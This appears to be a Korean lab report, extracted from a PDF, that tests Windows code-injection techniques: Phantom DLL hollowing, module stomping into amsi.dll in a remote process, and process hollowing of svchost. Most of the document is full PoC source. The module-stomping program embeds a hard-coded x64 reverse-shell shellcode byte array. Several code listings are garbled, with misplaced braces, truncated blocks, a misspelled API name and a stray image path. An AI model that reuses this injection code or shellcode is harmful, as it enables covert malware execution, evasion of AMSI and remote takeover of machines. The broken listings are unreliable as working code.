Github에 존재하는 소스코드를 VS 2019를 통하여 컴파일하고 실행하였다. 실행 시 사용할 Shellcode를 지정해야 하는데, 실험을 위해 shellcode는 출처 Github의 계정에서 발견한 다른 Repository의 Payload를 사용하였다. 해당 페이로드는 DLL hollowing이 정상적으로 수행되게 되면 위의 그림과 같이 MessageBox 출력한다. 출처는 다음과 같다.

Payload :

실행 시 MessageBox 이외에도 Hollowing 한 DLL의 이름과 같은 정보를 CMD 상에 나타내주는 것을 확인할 수 있다. 본 injection 방법의 경우 추가적인 옵션을 통해 DLL hollowing 탐지를 어렵게 하는 Phantom DLL Hollowing 기법을 사용할 수 있다. 사용법은 위의 그림과 같이 사용할 쉘코드를 지정해 준 다음 'txf'라는 문자열을 추가하여 주면 된다.

[표 4] DLL Hollower 스크린샷

```
/* Phantom DLL hollower PoC
   https://www.forrest-orr.net/post/malicious-memory-artifacts-part-i-dll-hollowing
   Forrest Orr - 2019
   forrest.orr@protonmail.com
   Licensed under GNU GPLv3 */

#include <Windows.h>
#include <stdio.h>
#include <stdint.h>
#include <winternl.h>

// 
// Definitions
//

typedef LONG(__stdcall* NtCreateSection_t)(HANDLE*, ULONG, void*, LARGE_INTEGER*, ULONG, ULONG, HANDLE);
typedef LONG(__stdcall* NtMapViewOfSection_t)(HANDLE, HANDLE, PVOID*, ULONG_PTR, SIZE_T, PLARGE_INTEGER, PSIZE_T,
DWORD, ULONG, ULONG);
typedef NTSTATUS(__stdcall* NtCreateTransaction_t)(PHANDLE, ACCESS_MASK, POBJECT_ATTRIBUTES, LPGUID, HANDLE,
ULONG, ULONG, ULONG, PLARGE_INTEGER, PUNICODE_STRING);

NtCreateSection_t NtCreateSection;
NtMapViewOfSection_t NtMapViewOfSection;
NtCreateTransaction_t NtCreateTransaction;

bool CheckRelocRange(uint8_t* pRelocBuf, uint32_t dwRelocBufSize, uint32_t dwStartRVA, uint32_t dwEndRVA);
void* GetPAFromRVA(uint8_t* pPeBuf, IMAGE_NT_HEADERS* pNtHdrs, IMAGE_SECTION_HEADER* pInitialSectHdrs, uint64_t
qRVA);
```

```

// Hollower logic
//

bool HollowDLL(uint8_t** ppMapBuf, uint64_t* pqwMapBufSize, const uint8_t* pCodeBuf, uint32_t dwReqBufSize,
uint8_t** ppMappedCode, bool bTxF) {
    WIN32_FIND_DATAW Wfd = { 0 };
    wchar_t SearchFilePath[MAX_PATH] = { 0 };
    HANDLE hFind;
    bool bMapped = false;

    //
    // Locate a DLL in the architecture appropriate system folder which has a sufficient image size to hollow for
allocation.
    //

    GetSystemDirectoryW(SearchFilePath, MAX_PATH);
    wcscat_s(SearchFilePath, MAX_PATH, L"\\"*_.dll");

    if ((hFind = FindFirstFileW(SearchFilePath, &Wfd)) != INVALID_HANDLE_VALUE) {
        do {
            if (GetModuleHandleW(Wfd.cFileName) == nullptr) {
                HANDLE hFile = INVALID_HANDLE_VALUE, hTransaction = INVALID_HANDLE_VALUE;
                wchar_t FilePath[MAX_PATH];
                NTSTATUS NtStatus;
                uint8_t* pFileBuf = nullptr;

                GetSystemDirectoryW(FilePath, MAX_PATH);
                wcscat_s(FilePath, MAX_PATH, L"\\");
                wcscat_s(FilePath, MAX_PATH, Wfd.cFileName);

                //
                // Read the DLL to memory and check its headers to identify its image size.
                //

                if (bTxF) {
                    OBJECT_ATTRIBUTES ObjAttr = { sizeof(OBJECT_ATTRIBUTES) };

                    NtStatus = NtCreateTransaction(&hTransaction,
                        TRANSACTION_ALL_ACCESS,
                        &ObjAttr,
                        nullptr,
                        nullptr,
                        0,
                        0,
                        0,
                        nullptr,
                        nullptr);
                }

                if (NT_SUCCESS(NtStatus)) {
                    hFile = CreatefileTransactedW(FilePath,
                        GENERIC_WRITE | GENERIC_READ,
                        0,
                        nullptr,
                        OPEN_EXISTING,
                        FILE_ATTRIBUTE_NORMAL,
                        nullptr,
                        hTransaction,
                        nullptr,
                        nullptr);
                }
                else {
                    printf("- Failed to create transaction (error 0x%x)\r\n", NtStatus);
                }
            }
            else {
                hFile = CreateFileW(FilePath, GENERIC_READ, FILE_SHARE_READ, nullptr, OPEN_EXISTING, 0, nullptr);
            }
        }
        if (hFile != INVALID_HANDLE_VALUE) {
            uint32_t dwFileSize = GetFileSize(hFile, nullptr);
            uint32_t dwBytesRead = 0;

            pFileBuf = new uint8_t[dwFileSize];

            if (ReadFile(hFile, pFileBuf, dwFileSize, (PDWORD)& dwBytesRead, nullptr)) {
                SetFilePointer(hFile, 0, nullptr, FILE_BEGIN);

                IMAGE_DOS_HEADER* pDosHdr = (IMAGE_DOS_HEADER*)pFileBuf;
                IMAGE_NT_HEADERS* pNtHdtrs = (IMAGE_NT_HEADERS*)(pFileBuf + pDosHdr->e_lfanew);
            }
        }
    }
}

```

```

IMAGE_SECTION_HEADER* pSectHdrs = (IMAGE_SECTION_HEADER*)((uint8_t*)&pNtHdrs->OptionalHeader + sizeof(IMAGE_OPTIONAL_HEADER));

    if (pNtHdrs->OptionalHeader.Magic == IMAGE_NT_OPTIONAL_HDR_MAGIC) {
        if (dwReqBufSize < pNtHdrs->OptionalHeader.SizeOfImage && (_stricmp((char*)pSectHdrs->Name, ".text") == 0 && dwReqBufSize < pSectHdrs->Misc.VirtualSize)) {
            //
            // Found a DLL with sufficient image size: map an image view of it for hollowing.
            //

            printf("* %ws - image size: %d - .text size: %d\r\n", Wfd.cFileName, pNtHdrs->OptionalHeader.SizeOfImage, pSectHdrs->Misc.VirtualSize);

            bool bTxF_Valid = false;
            uint32_t dwCodeRva = 0;

            if (bTxF) {
                //
                // For TxF, make the modifications to the file contents now prior to mapping.
                //

                uint32_t dwBytesWritten = 0;

                //
                // Wipe the data directories that conflict with the code section
                //

                for (uint32_t dwX = 0; dwX < pNtHdrs->OptionalHeader.NumberOfRvaAndSizes; dwX++) {
                    if (pNtHdrs->OptionalHeader.DataDirectory[dwX].VirtualAddress >= pSectHdrs->VirtualAddress && pNtHdrs->OptionalHeader.DataDirectory[dwX].VirtualAddress < (pSectHdrs->VirtualAddress + pSectHdrs->Misc.VirtualSize)) {
                        pNtHdrs->OptionalHeader.DataDirectory[dwX].VirtualAddress = 0;
                        pNtHdrs->OptionalHeader.DataDirectory[dwX].Size = 0;
                    }
                }

                //
                // Find a range free of relocations large enough to accomodate the code.
                //

                bool bRangeFound = false;
                uint8_t* pRelocBuf = (uint8_t*)GetPAFromRVA(pFileBuf, pNtHdrs, pSectHdrs, pNtHdrs->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].VirtualAddress);

                if (pRelocBuf != nullptr) {
                    for (dwCodeRva = 0; !bRangeFound && dwCodeRva < pSectHdrs->Misc.VirtualSize; dwCodeRva += dwReqBufSize) {
                        if (!CheckRelocRange(pRelocBuf, pNtHdrs->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].Size, pSectHdrs->VirtualAddress + dwCodeRva, pSectHdrs->VirtualAddress + dwCodeRva + dwReqBufSize)) {
                            bRangeFound = true;
                            break;
                        }
                    }

                    if (bRangeFound) {
                        printf("+ Found a blank region with code section to accomodate payload at 0x%08x\r\n", dwCodeRva);
                    }
                    else {
                        printf("- Failed to identify a blank region large enough to accomodate payload\r\n");
                    }
                }

                memcpy(pFileBuf + pSectHdrs->PointerToRawData + dwCodeRva, pCodeBuf, dwReqBufSize);

                if (WriteFile(hFile, pFileBuf, dwFileSize, (PDWORD)&dwBytesWritten, nullptr)) {
                    printf("+ Successfully modified TxF file content.\r\n");
                    bTxF_Valid = true;
                }
            }
            else {
                printf("- No relocation directory present.\r\n");
            }
        }
    }

    if (!bTxF || bTxF_Valid) {
        HANDLE hSection = nullptr;
        NtStatus = NtCreateSection(&hSection, SECTION_ALL_ACCESS, nullptr, nullptr, PAGE_READONLY, SEC_IMAGE, hFile);

        if (NT_SUCCESS(NtStatus)) {

```

```

        *pqwMapBufSize = 0; // The map view is an in and out parameter, if it isn't zero the
map may have its size overwritten
        NtStatus = NtMapViewOfSection(hSection, GetCurrentProcess(), (void**)ppMapBuf, 0, 0,
nullptr, (PSIZE_T)pqwMapBufSize, 1, 0, PAGE_READONLY); // AllocationType of MEM_COMMIT|MEM_RESERVE is not needed
for SEC_IMAGE.

        if (NT_SUCCESS(NtStatus)) {
            if (*pqwMapBufSize >= pNtHdrs->OptionalHeader.SizeOfImage) { // Verify that the
mapped size is of sufficient size. There are quirks to image mapping that can result in the image size not
matching the mapped size.
                printf("* %ws - mapped size: %I64u\r\n", Wfd.cFileName, *pqwMapBufSize);
                *ppMappedCode = *ppMapBuf + pSectHdrs->VirtualAddress + dwCodeRva;

                if (!bTxF) {
                    uint32_t dwOldProtect = 0;

                    if (VirtualProtect(*ppMappedCode, dwReqBufSize, PAGE_READWRITE, (PDWORD)&
dwOldProtect)) {
                        memcpy(*ppMappedCode, pCodeBuf, dwReqBufSize);

                        if (VirtualProtect(*ppMappedCode, dwReqBufSize, dwOldProtect, (PDWORD)&
dwOldProtect)) {
                            bMapped = true;
                        }
                    }
                }
                else {
                    bMapped = true;
                }
            }
            else {
                printf("- Failed to create mapping of section (error 0x%08x)", NtStatus);
            }
        }
        else {
            printf("- Failed to create section (error 0x%08x)\r\n", NtStatus);
        }
    }
    else {
        printf("- TxF initialization failed.\r\n");
    }
}
}

if (pFileBuf != nullptr) {
    delete[] pFileBuf;
}

if (hFile != INVALID_HANDLE_VALUE) {
    CloseHandle(hFile);
}

if (hTransaction != INVALID_HANDLE_VALUE) {
    CloseHandle(hTransaction);
}
else {
    printf("- Failed to open handle to %ws (error %d)\r\n", FilePath, GetLastError());
}
}

} while (!bMapped && FindNextFileW(hFind, &Wfd));

FindClose(hFind);
}

return bMapped;
}

//  

// Helpers  

//  

IMAGE_SECTION_HEADER* GetContainerSectHdr(IMAGE_NT_HEADERS* pNtHdrs, IMAGE_SECTION_HEADER* pInitialSectHeader,
uint64_t qwRVA) {
    for (uint32_t dwX = 0; dwX < pNtHdrs->FileHeader.NumberOfSections; dwX++) {
        IMAGE_SECTION_HEADER* pCurrentSectHdr = pInitialSectHeader;
        uint32_t dwCurrentSectSize;

        pCurrentSectHdr += dwX;
    }
}

```

```

        if (pCurrentSectHdr->Misc.VirtualSize > pCurrentSectHdr->SizeOfRawData) {
            dwCurrentSectSize = pCurrentSectHdr->Misc.VirtualSize;
        }
        else {
            dwCurrentSectSize = pCurrentSectHdr->SizeOfRawData;
        }

        if ((qwRVA >= pCurrentSectHdr->VirtualAddress) && (qwRVA <= (pCurrentSectHdr->VirtualAddress +
dwCurrentSectSize))) {
            return pCurrentSectHdr;
        }
    }

    return nullptr;
}

void* GetPAFromRVA(uint8_t* pPeBuf, IMAGE_NT_HEADERS* pNtHdrs, IMAGE_SECTION_HEADER* pInitialSectHdrs, uint64_t
qwRVA) {
    IMAGE_SECTION_HEADER* pContainSectHdr;

    if ((pContainSectHdr = GetContainerSectHdr(pNtHdrs, pInitialSectHdrs, qwRVA)) != nullptr) {
        uint32_t dwOffset = (qwRVA - pContainSectHdr->VirtualAddress);

        if (dwOffset < pContainSectHdr->SizeOfRawData) { // Sections can be partially or fully virtual. Avoid
creating physical pointers that reference regions outside of the raw data in sections with a greater virtual size
than physical.
            return (uint8_t*)(pPeBuf + pContainSectHdr->PointerToRawData + dwOffset);
        }
    }

    return nullptr;
}

bool CheckRelocRange(uint8_t* pRelocBuf, uint32_t dwRelocBufSize, uint32_t dwStartRVA, uint32_t dwEndRVA) {
    IMAGE_BASE_RELOCATION* pCurrentRelocBlock;
    uint32_t dwRelocBufOffset, dwX;
    bool bWithinRange = false;

    for (pCurrentRelocBlock = (IMAGE_BASE_RELOCATION*)pRelocBuf, dwX = 0, dwRelocBufOffset = 0;
pCurrentRelocBlock->SizeOfBlock; dwX++) {
        uint32_t dwNumBlocks = ((pCurrentRelocBlock->SizeOfBlock - sizeof(IMAGE_BASE_RELOCATION)) /
sizeof(uint16_t));
        uint16_t* pwCurrentRelocEntry = (uint16_t*)((uint8_t*)pCurrentRelocBlock + sizeof(IMAGE_BASE_RELOCATION));

        for (uint32_t dwY = 0; dwY < dwNumBlocks; dwY++, pwCurrentRelocEntry++) {
#ifdef _WIN64
#define RELOC_FLAG_ARCH_agnostic IMAGE_REL_BASED_DIR64
#else
#define RELOC_FLAG_ARCH_agnostic IMAGE_REL_BASED_HIGHLOW
#endif
            if (((*pwCurrentRelocEntry >> 12) & RELOC_FLAG_ARCH_agnostic) == RELOC_FLAG_ARCH_agnostic) {
                uint32_t dwRelocEntryRefLocRva = (pCurrentRelocBlock->VirtualAddress + (*pwCurrentRelocEntry &
0xFFFF));

                if (dwRelocEntryRefLocRva >= dwStartRVA && dwRelocEntryRefLocRva < dwEndRVA) {
                    bWithinRange = true;
                }
            }
        }

        dwRelocBufOffset += pCurrentRelocBlock->SizeOfBlock;
        pCurrentRelocBlock = (IMAGE_BASE_RELOCATION*)((uint8_t*)pCurrentRelocBlock + pCurrentRelocBlock-
>SizeOfBlock);
    }

    return bWithinRange;
}

// Interface
//

typedef void(*fnAddr)();

int32_t wmain(int32_t nArgc, const wchar_t* pArgv[]) {
    if (nArgc < 2) {
        printf("* Usage: %ws [Shellcode file path] txf [Hollow the DLL via a TxF handle (optional)]\r\n",
pArgv[0]);
    }
    else {
        bool bTxF = false;

```

```

if (nArgc >= 3 && _wcsicmp(pArgv[2], L"txf") == 0) {
    bTxF = true;
}

HMODULE hNtdll = LoadLibraryW(L"ntdll.dll");
NtCreateSection = (NtCreateSection_t)GetProcAddress(hNtdll, "NtCreateSection");
NtMapViewOfSection = (NtMapViewOfSection_t)GetProcAddress(hNtdll, "NtMapViewOfSection");
NtCreateTransaction = (NtCreateTransaction_t)GetProcAddress(hNtdll, "NtCreateTransaction");

if (bTxF && NtCreateTransaction == nullptr) {
    bTxF = false;
    printf("- TxF is not handled on this system. Disabling preference.\r\n");
}

HANDLE hFile;
const wchar_t* pFilePath = pArgv[1];

if ((hFile = CreateFileW(pFilePath, GENERIC_READ, FILE_SHARE_READ, nullptr, OPEN_EXISTING, 0, nullptr)) != INVALID_HANDLE_VALUE) {
    uint32_t dwFileSize = GetFileSize(hFile, nullptr);
    uint8_t* pFileBuf = new uint8_t[dwFileSize];
    uint32_t dwBytesRead;

    printf("+ Successfully opened %ws (size: %d)\r\n", pFilePath, dwFileSize);

    if (ReadFile(hFile, pFileBuf, dwFileSize, (PDWORD)&dwBytesRead, nullptr)) {
        uint8_t* pMapBuf = nullptr, * pMappedCode = nullptr;
        uint64_t qwMapBufSize;

        if (HollowDLL(&pMapBuf, &qwMapBufSize, pFileBuf, dwFileSize, &pMappedCode, bTxF)) {
            printf("+ Successfully mapped an image to hollow at 0x%p (size: %I64u bytes)\r\n", pMapBuf,
qwMapBufSize);
            printf("* Calling 0x%p...\r\n", pMappedCode);
            ((fnAddr)pMappedCode)();
        }
    }

    delete[] pFileBuf;
    CloseHandle(hFile);
}
else {
    printf("- Failed to open %ws (error %d)\r\n", pFilePath, GetLastError());
}

return 0;
}

```

■ DLL Hollowing (Module Stomping for Shellcode Injection)

출처: <https://www.ired.team/offensive-security/code-injection-process-injection/modulestomping-dll-hollowing-shellcode-injection>

```
C:\Windows\system32>cd C:\Users\sin90\Desktop  
C:\Users\sin90\Desktop>one_more_year.exe 3028  
, entryPoint at 00000000772212E0  
C:\Users\sin90\Desktop>one_more_year.exe 3284  
amsi.dll at 00007FFA9B620000, entryPoint at 00007FFA9B629940  
C:\Users\sin90\Desktop>-
```

[그림 6] DLL Hollowing 구동 스크린샷

출처에서 제공하는 소스코드는 아래와 같다. 이를 VS 2019를 활용하여 compile 해주었다.
컴파일 된 exe 파일은 Pid 를 parameter 로 주면 아래와 같이 amsi.dll 의 Entry Point 가 변경 되었다고
하는 메세지를 확인할 수 있다.

[표 5] DLL Hollower 소스코드

```
#include "pch.h"  
#include <iostream>  
#include <Windows.h>  
#include <psapi.h>  
  
int main(int argc, char *argv[])  
{  
    HANDLE processHandle;  
    PVOID remoteBuffer;  
    wchar_t moduleToInject[] = L"C:\\windows\\system32\\amsi.dll";  
    HMODULE modules[256] = {};  
    SIZE_T modulesSize = sizeof(modules);  
    DWORD modulesSizeNeeded = 0;  
    DWORD moduleNameSize = 0;  
    SIZE_T modulesCount = 0;  
    CHAR remoteModuleName[128] = {};  
    HMODULE remoteModule = NULL;  
  
    // simple reverse shell x64  
    unsigned char shellcode[] =  
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x41\x51\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01\xd0\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b\x12\xe9\x57\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33\x32\x00\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00\x00\x49\x89\xe5\x49\xbc\x02\x00\x01\xbb\x0a\x00\x00\x05\x41\x54\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x4c\x89\xea\x68\x81\x01\x00\x00\x59\x41\xba\x29\x80\x6b\x00\xff\xd5\x50\x50\x4d\x31\xc9\x4d\x31\xc0\x48\xff\xc0\x48\x89\xc2\x48\xff\xc0\x48\x89\xc1\x41\xba\xea\x0f\xdf\xe0\xff\xd5\x48\x89\xc7\x6a\x10\x41\x58\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99\xa5\x74\x61\xff\xd5\x48\x81\xc4\x40\x02\x00\x00\x49\xb8\x63\x6d\x64\x00\x00\x00\x00\x00\x41\x50\x41\x50\x89\xe2\x57\x57\x4d\x31\xc0\x6a\x0d\x59\x41\x50\xe2\xfc\x66\xc7\x44\x24\x54\x01\x01\x48\x8d\x44\x24\x18\xc6\x00\x68\x48\x89\xe6\x56\x50\x41\x50\x41\x50\x49\xff\xc0\x41\x50\x49\xff\xc8\x4d\x89\xc1\x4c\x89\xc1\x41\xba\x79\xcc\x3f\x86\xff\xd5\x48\x31\xd2\x48\xff\xca\x8b\x0e\x41\xba\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xaa\x56\x41\xba\xa6\x95\xbd\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5";  
  
    // inject a benign DLL into remote process  
    processHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));  
    //processHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, 8444);  
  
    remoteBuffer = VirtualAllocEx(processHandle, NULL, sizeof(moduleToInject), MEM_COMMIT, PAGE_READWRITE);  
    WriteProcessMemory(processHandle, remoteBuffer, (LPVOID)moduleToInject, sizeof(moduleToInject), NULL);  
    PTHREAD_START_ROUTINE threadRoutine =  
(PTHREAD_START_ROUTINE)GetProcAddress(GetModuleHandle(TEXT("Kernel32")), "LoadLibraryW");
```

```

HANDLE dllThread = CreateRemoteThread(processHandle, NULL, 0, threadRoutine, remoteBuffer, 0, NULL);
WaitForSingleObject(dllThread, 1000);

// find base address of the injected benign DLL in remote process
EnumProcessModules(processHandle, modules, modulesSize, &modulesSizeNeeded);
modulesCount = modulesSizeNeeded / sizeof(HMODULE);
for (size_t i = 0; i < modulesCount; i++)
{
    remoteModule = modules[i];
    GetModuleBaseNameA(processHandle, remoteModule, remoteModuleName, sizeof(remoteModuleName));
    if (std::string(remoteModuleName).compare("amsi.dll") == 0)
    {
        std::cout << remoteModuleName << " at " << modules[i];
        break;
    }
}

// get DLL's AddressOfEntryPoint
DWORD headerBufferSize = 0x1000;
LPVOID targetProcessHeaderBuffer = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, headerBufferSize);
ReadProcessMemory(processHandle, remoteModule, targetProcessHeaderBuffer, headerBufferSize, NULL);

PIMAGE_DOS_HEADER dosHeader = (PIMAGE_DOS_HEADER)targetProcessHeaderBuffer;
PIMAGE_NT_HEADERS ntHeader = (PIMAGE_NT_HEADERS)((DWORD_PTR)targetProcessHeaderBuffer + dosHeader->e_lfanew);
LPVOID dllEntryPoint = (LPVOID)(ntHeader->OptionalHeader.AddressOfEntryPoint + (DWORD_PTR)remoteModule);
std::cout << ", entryPoint at " << dllEntryPoint;

// write shellcode to DLL's AddressofEntryPoint
WriteProcessMemory(processHandle, dllEntryPoint, (LPCVOID)shellcode, sizeof(shellcode), NULL);


// execute shellcode from inside the benign DLL
CreateRemoteThread(processHandle, NULL, 0, (PTHREAD_START_ROUTINE)dllEntryPoint, NULL, 0, NULL);

return 0;
}

```

■ Process Hollowing

출처: <https://github.com/mOnOph1/Process-Hollowing/>



[그림 7] Process Hollower 구동 스크린샷

Process hollowing 구현을 위해 출처 Github 내 executable 풀더의 샘플을 그대로 활용하였다. 또한 Github 내에 존재하는 PDF 파일을 통해 기본적으로 svchost 를 대상으로 Process hollowing 을 진행하는 것을 파악할 수 있었다. 프로그램 실행 시 Hollowing과 관련된 다양한 정보를 나타내게 되고, Hollowing이 정상적으로 수행되면 그림과 같이 MessageBox 를 띄우게 된다. 컴파일을 직접 하지는 않았지만, Github에서 제공하고 있는 소스코드가 있어 아래와 같이 첨부하였다.

The hollowing function is now ready to use. To test it, svchost.exe (the Windows service host) is hollowed out and replaced with a simple application that displays a message box.

```
int _tmain(int argc, _TCHAR* argv[])
{
    char* pPath = new char[MAX_PATH];
    GetModuleFileNameA(0, pPath, MAX_PATH);
    pPath[strrchr(pPath, '\\') - pPath + 1] = 0;
    strcat(pPath, "helloworld.exe");

    CreateHollowedProcess
    (
        "svchost",
        pPath
    );

    system("pause");

    return 0;
}
```

[그림 8] 메시지 박스 관련 소스코드

[표 6] Process Hollower 소스코드

```
// ProcessHollowing.cpp : Defines the entry point for the console application.

#include "stdafx.h"
#include <windows.h>
#include "internals.h"
#include "pe.h"
```

```

void CreateHollowedProcess(char* pDestCmdLine, char* pSourceFile)
{
    printf("Creating process\r\n");

    LPSTARTUPINFOA pStartupInfo = new STARTUPINFOA();
    LPPROCESS_INFORMATION pProcessInfo = new PROCESS_INFORMATION();

    CreateProcessA
    (
        0,
        pDestCmdLine,
        0,
        0,
        0,
        CREATE_SUSPENDED,
        0,
        0,
        pStartupInfo,
        pProcessInfo
    );

    if (!pProcessInfo->hProcess)
    {
        printf("Error creating process\r\n");

        return;
    }

    PPEB pPEB = ReadRemotePEB(pProcessInfo->hProcess);

    PLOADED_IMAGE pImage = ReadRemoteImage(pProcessInfo->hProcess, pPEB->ImageBaseAddress);

    printf("Opening source image\r\n");

    HANDLE hFile = CreateFileA
    (
        pSourceFile,
        GENERIC_READ,
        0,
        0,
        OPEN_ALWAYS,
        0,
        0
    );

    if (hFile == INVALID_HANDLE_VALUE)
    {
        printf("Error opening %s\r\n", pSourceFile);
        return;
    }

    DWORD dwSize = GetFileSize(hFile, 0);
    PBYTE pBuffer = new BYTE[dwSize];
    DWORD dwBytesRead = 0;
    ReadFile(hFile, pBuffer, dwSize, &dwBytesRead, 0);

    PLOADED_IMAGE pSourceImage = GetLoadedImage((DWORD)pBuffer);

    PIMAGE_NT_HEADERS32 pSourceHeaders = GetNTHeaders((DWORD)pBuffer);

    printf("Unmapping destination section\r\n");

    HMODULE hNDLL = GetModuleHandleA("ntdll");

    FARPROC fpNtUnmapViewOfSection = GetProcAddress(hNDLL, "NtUnmapViewOfSection");

    _NtUnmapViewOfSection NtUnmapViewOfSection =
        (_NtUnmapViewOfSection)fpNtUnmapViewOfSection;

    DWORD dwResult = NtUnmapViewOfSection
    (
        pProcessInfo->hProcess,
        pPEB->ImageBaseAddress
    );

    if (dwResult)
    {
        printf("Error unmapping section\r\n");
        return;
    }
}

```

```

printf("Allocating memory\r\n");

PVOID pRemoteImage = VirtualAllocEx
(
    pProcessInfo->hProcess,
    pPEB->ImageBaseAddress,
    pSourceHeaders->OptionalHeader.SizeOfImage,
    MEM_COMMIT | MEM_RESERVE,
    PAGE_EXECUTE_READWRITE
);

if (!pRemoteImage)
{
    printf("VirtualAllocEx call failed\r\n");
    return;
}

DWORD dwDelta = (DWORD)pPEB->ImageBaseAddress -
    pSourceHeaders->OptionalHeader.ImageBase;

printf
(
    "Source image base: 0x%p\r\n"
    "Destination image base: 0x%p\r\n",
    pSourceHeaders->OptionalHeader.ImageBase,
    pPEB->ImageBaseAddress
);

printf("Relocation delta: 0x%p\r\n", dwDelta);

pSourceHeaders->OptionalHeader.ImageBase = (DWORD)pPEB->ImageBaseAddress;

printf("Writing headers\r\n");

if (!WriteProcessMemory
(
    pProcessInfo->hProcess,
    pPEB->ImageBaseAddress,
    pBuffer,
    pSourceHeaders->OptionalHeader.SizeOfHeaders,
    0
))
{
    printf("Error writing process memory\r\n");

    return;
}

for (DWORD x = 0; x < pSourceImage->NumberOfSections; x++)
{
    if (!pSourceImage->Sections[x].PointerToRawData)
        continue;

    PVOID pSectionDestination =
        (PVOID)((DWORD)pPEB->ImageBaseAddress + pSourceImage->Sections[x].VirtualAddress);

    printf("Writing %s section to 0x%p\r\n", pSourceImage->Sections[x].Name, pSectionDestination);

    if (!WriteProcessMemory
    (
        pProcessInfo->hProcess,
        pSectionDestination,
        &pBuffer[pSourceImage->Sections[x].PointerToRawData],
        pSourceImage->Sections[x].SizeOfRawData,
        0
    ))
    {
        printf ("Error writing process memory\r\n");
        return;
    }
}

if (dwDelta)
    for (DWORD x = 0; x < pSourceImage->NumberOfSections; x++)
    {
        char* pSectionName = ".reloc";

        if (memcmp(pSourceImage->Sections[x].Name, pSectionName, strlen(pSectionName)))
            continue;

        printf("Rebasing image\r\n");
    }
}

```

```

DWORD dwRelocAddr = pSourceImage->Sections[x].PointerToRawData;
DWORD dwOffset = 0;

IMAGE_DATA_DIRECTORY relocData =
    pSourceHeaders->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC];

while (dwOffset < relocData.Size)
{
    PBASE_RELOCATION_BLOCK pBlockheader =
        (PBASE_RELOCATION_BLOCK)&pBuffer[dwRelocAddr + dwOffset];

    dwOffset += sizeof(BASE_RELOCATION_BLOCK);

    DWORD dwEntryCount = CountRelocationEntries(pBlockheader->BlockSize);

    PBASE_RELOCATION_ENTRY pBlocks =
        (PBASE_RELOCATION_ENTRY)&pBuffer[dwRelocAddr + dwOffset];

    for (DWORD y = 0; y < dwEntryCount; y++)
    {
        dwOffset += sizeof(BASE_RELOCATION_ENTRY);

        if (pBlocks[y].Type == 0)
            continue;

        DWORD dwFieldAddress =
            pBlockheader->PageAddress + pBlocks[y].Offset;

        DWORD dwBuffer = 0;
        ReadProcessMemory
        (
            pProcessInfo->hProcess,
            (PVOID)((DWORD)pPEB->ImageBaseAddress + dwFieldAddress),
            &dwBuffer,
            sizeof(DWORD),
            0
        );

        //printf("Relocating 0x%p -> 0x%p\r\n", dwBuffer, dwBuffer - dwDelta);
        dwBuffer += dwDelta;

        BOOL bSuccess = WriteProcessMemory
        (
            pProcessInfo->hProcess,
            (PVOID)((DWORD)pPEB->ImageBaseAddress + dwFieldAddress),
            &dwBuffer,
            sizeof(DWORD),
            0
        );

        if (!bSuccess)
        {
            printf("Error writing memory\r\n");
            continue;
        }
    }
    break;
}

DWORD dwBreakpoint = 0xCC;

DWORD dwEntrypoint = (DWORD)pPEB->ImageBaseAddress +
    pSourceHeaders->OptionalHeader.AddressOfEntryPoint;

#ifndef WRITE_BP
    printf("Writing breakpoint\r\n");

    if (!WriteProcessMemory
        (
            pProcessInfo->hProcess,
            (PVOID)dwEntrypoint,
            &dwBreakpoint,
            4,
            0
        ))
    {
        printf("Error writing breakpoint\r\n");
        return;
    }
#endif

```

```

